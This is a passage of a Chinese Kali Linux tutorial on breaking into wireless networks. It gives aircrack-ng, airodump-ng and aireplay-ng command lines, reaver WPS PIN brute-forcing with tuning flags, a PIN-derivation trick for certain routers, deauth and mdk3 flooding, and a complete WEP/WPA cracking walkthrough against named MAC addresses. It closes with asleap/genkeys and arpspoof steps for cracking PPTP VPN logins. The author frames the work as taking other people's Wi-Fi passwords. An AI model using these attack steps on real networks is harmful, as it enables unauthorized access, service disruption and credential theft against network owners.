airdecap-ng -w wep_passwd hack01.cap/hack01.ivs　　#wep

附 1：ivstools　　#合并 ivs 文件或转换 cap 为 ivs

ivstools --merge 1.ivs 2.ivs 3.ivs xx.ivs

ivstools --convert hack.cap hack.ivs

2.airdriver-ng #查询 aircrack-ng 所支持的芯片

airdriver-ng supported　　#列出所有支持芯片名称

airdriver-ng installed　　#列出已安装的驱动

3.airdecloack-ng　　#过滤无线报文

e.g.

airdecloack-ng --bssid xxx --filters signal -i hack01-cap

4.wesside-ng　　#wep 破解工具

e.g.

wesside-ng -i mon0 -v xxx(Victim BSSID)

5.tkiptun-ng　　#tkip 加密包的破解工具

e.g.

tkiptun-ng -a AP_MAC -h 客户端 mac mon0

6.airodump-ng　#探测网络，抓取数据包

e.g.

airodump-ng mon0

airodump-ng -c 信道 -w --ivs hack mon0

7.aireplay-ng　　#注入攻击

e.g.

aireplay-ng -0 10 -a ap_mac -c 客户端 mac mon0

aireplay-ng -3 -b ap_mac -h 客户端 mac mon0

8.airmon-ng　　#激活网卡至监听模式或释放监听模式的网卡

e.g.

airmon-ng wlan0 start

airmon-ng mon0 stop

9.aircrack-ng　　#破解抓到的包

e.g.


aircrack-ng hack-01.cap -w xxx.dic

5.2.7、利用 wps 漏洞穷举 PIN 码破解 wifi 密码

得到 PIN 码,怎么破解路由的密码呢?Linux 系统下我们可以使用 Reaver 软件破解出路由的密码；下图是通过路由器的 PIN 码得到 wifi 密码的效果图:

已知 PIN 码是　49312119

破解出密码是　#$%19283746



和暴力破解密码相比,利用 wps 漏洞穷举 pin 码破解密码不像暴力破解那样全靠字典和硬件,而且就算 wifi 主人修改密码,只要不更换 pin 码，也可以很快再次得到密码，但是必须要路由支持并开启 WPS 功能；如何得到路由的 PIN 码呢?

1.最常用的方法是用 reaver 软件之类的软件进行穷举 PIN 码,reaver 命令：

reaver -i mon0 -b mac -S -v -n

reaver 命令参数(转):

-i 监听后接口名称

-b 目标 mac 地址

-a 自动检测目标 AP 最佳配置

-S 使用最小的 DH key（可以提高 PJ 速度）

-vv 显示更多的非严重警告

-d 即 delay 每穷举一次的闲置时间 预设为 1 秒

-t 即 timeout 每次穷举等待反馈的最长时间

-c 指定频道可以方便找到信号，如-c1 指定 1 频道，大家查看自己的目标频道做相应修改 （非 TP-LINK 路由推荐 - d9 - t9 参数防止路由僵死

示例：

reaver -i mon0 -b MAC -a -S - d9 - t9 -vv）

应因状况调整参数（-c 后面都已目标频道为 1 作为例子）

目标信号非常好: reaver -i mon0 -b MAC -a -S -vv -d0 -c 1


目标信号普通: reaver -i mon0 -b MAC -a -S -vv -d2 -t 5 -c 1

目标信号一般: reaver -i mon0 -b MAC -a -S -vv -d5 -c 1

一个穷举过程：

在穷举的过程种 reaver 会生成以路由 mac 地址为名的 wpc 文件,一时半会 pin 不出来，第二天 pin 的时候命令加参数 -s file.wpc 继续 pin；或者多开几个终端窗口每个窗口都从不同的数字段开始 pin，这样提高效率但也容易漏 pin，比如 reaver -i mon0 -b mac -S -v -n -p 9000（窗口 1） reaver -i mon0 -b mac -S -v -n -p 8000 （窗口 2） 。。。。。最后得到 pin 码和 psk 码（也就是密码），如果以后人家修给密码，只要不关闭 wps 功能就可以用 reaver -i mon0 -b mac -p xxxxxxxx 来再次得到密码。


一段时间过后，穷举出密码：




这样 pin 也是有限制的，比如要被 pin 出的路由器必须得开启 wps 功能；貌似现在很多都是防 pin 路由器或 300 秒 pin 限制的。

判断一个 wifi 信号是否开启了 wps 可以被探测出 pin 码，可以用 airodump-ng 命令或 wash 命令检测：

1）.airodump-ng：MB 项的那个 54e.和 54e，是 54e.的就可以探测 pin



2）.wash -i mon0 -C：wps locked 的那个项，YES 的就可以被探测 pin




利用 wps 漏洞破解 wifi 密码的软件还有 wifite,bully 等（具体看日志末尾的推荐阅读）.

2.特殊路由的 pin 码可以通过计算得出

有些路由 pin 码可以通过计算得到：腾达和磊科的产品如果路由 MAC 地址是以“C83A35”或“00B00C”打头那么可以直接计算出 PIN 值。

比如这个：bssid ： Tenda_579A18　　mac ： C8:3A:35:57:9A:18　通过计算器将 mac 后 6 位换算成 10 进制数，得到 5741080（pin 码的前 7 位）,最多试 10 次或通过软件得到该路由 pin 码!

当然还有腾达路由 pin 码计算器软件：



5.2.8、通过字典(暴力)破解 WIFI 密码


简单破解 WEP/WPA/WPA2 加密的 WIFI 密码，平台 kali-linux

工具：Aircrack-ng

过程很简单：先抓含有正确密码的握手包（客户端连接 wifi 的时候会互相交换报文），然后从这个抓到的握手包里找到 wifi 密码；如果是 wep 加密的，报文足够多的话可以直接通过算法算出密码，因为 wep 的加密算法比较弱；如果是 wpa/wpa2，直接算是不可能出密码的，所以我们准备足够强大的密码字典，通过算法比对握手包里的密码和密码字典，从而试出密码...


首先试一试 wep 加密的 wifi：

如果无线网卡没有正常工作，输入 airmon-ng wlan0 up 加载无线网卡；之后输入 airmon-ng start wlan0 激活网卡到监听模式 monitor（如下图）：



之后输入 airodump-ng mon0 进行探测我们要攻击的目标主机（下图），这里以采用 wep 加密的 essid 为 xiao106347 的无线网路为目标，此时可以看到目标主机的 mac 地址为 A8:15:4D:0F:C5:E8，有一个连接的客户端 mac 地址为 B0:AA:36:18:E5:E5，信道 CH 为 6！


按 crtl+z 停止当前探测。



继续输入 airodump-ng --ivs -w abc -c 6 mon0 开始抓包！


#--ivs 是通过 ivs 过滤，只保留可以破解密码的报文.ivs 文件，这样比较快点；-w 是将抓取的报文写

入命名为 abc 并保存（之后会在当前文件夹保存为 abc-01.ivs）；-c 后面跟频道，如这里的 6 。




然后新开一个终端窗口，对目标主机进行 deauth 攻击，以加速抓包！命令格式 aireplay-ng -0 大小 -a 目标主机 mac -c 客户端 mac mon0

本例中的为 aireplay-ng -0 10 -a A8:15:4D:0F:C5:E8 -c B0:AA:36:18:E5:E5 mon0



接下来最好还是再开一个终端窗口，输入 aircrack-ng abc-01.ivs，然后输入要破解的无线网络序号开始破解密码！


如下图，可以看到抓取到序号为 1 的 xiao106347 无线网络的报文有 18465 之多,一般等到这个数值大于 2w 就可以直接出密码了，也可以在破解的过程中等待数值的增大！




破解过程中可能会出现报文少而等待增加报文的情况，等待吧，达到要求它会继续开始破解的；如果 deauth 攻击的效果不是很明显，可以使用 mdk3 工具对目标进行洪水验证攻击，效果不错：

mdk3 mon0 a -a 目标主机 mac

密码比较简单的话一般 2500ivs 就可以出密码了；这里继续开始！



经过 2 分多钟之后，无线密码被成功破解！



整个过程不超过 10 分钟，在上面的破解过程的，笔者为了更快抓包，一直是在用手机联网看高清电影的，数据交换比较大；但实际生活中可能木有这么简单，因为我们不确定在我们破解人家密码是的时候是否会有大量数据交换或有客户端连接。

wpa/wpa2 加密的无线网络：


破解 wpa/wpa2 加密的 wifi 密码，步骤和上面区别不大，只是在最后一步破解密码时可能需要有一个强大的密码字典，效果要好一些；通过字典破解密码的命令为 aircrack-ng -w 字典名称 ivs/cap 文件，

例如 aircrack-ng -w passwd.txt abc.cap/abc.ivs。

此时就是考验机器性能是否强悍，字典字典是否强大，运气是否比较好！

关于密码，linux 平台可以使用字典生成软件 crunch，点此查看使用方法！

效果图(这里为了快速得出结果，我将无线密码添加到字典里了，实际破解中一般是不会这么简单的，但步骤过程是不变的)：



以上命令用法只是其中一部分，更多更灵活的命令可以通过 --help 查看！

清晰版视频下载地址：

```
http://pan.baidu.com/s/1jGDTDOU
```

超清视频在线观看：

```
http://v.youku.com/v_show/id_XNzI0NDE4MDI4.html
```

5.2.9、破解'pptp'加密类型的 VPN


1. asleap+genkeys

使用的软件是 'asleap+genkeys' 套装；这两软件看参数感觉很简单的样子，其实际使用会让人郁闷不已：

过程是：首先抓到含有用户名和密码的 **.pcap 文件包，然后用 genkeys 生成 asleap 专用的字典，再用 asleap 破解这个抓到的包就 ok 啦！

```
genkeys -r wordlist.lst -f wordlist.dat -n wordlist.idx

asleap -r **.pcap -f wordlist.dat -n wordlist.idx
```

可实际本吊在使用的过程中 asleap 一直报错：




最后发现国外有大牛写了一个脚本用，'chap2asleap.py'，转了过来，照着原文折腾下（原文地址：http://blog.g0tmilk.com/2010/03/chap2asleappy-v011-vpn/）！

首先本机对目标主机开始 arp 欺骗：

```
arpspoof -i interface -t x.x.x.x y.y.y.y
```

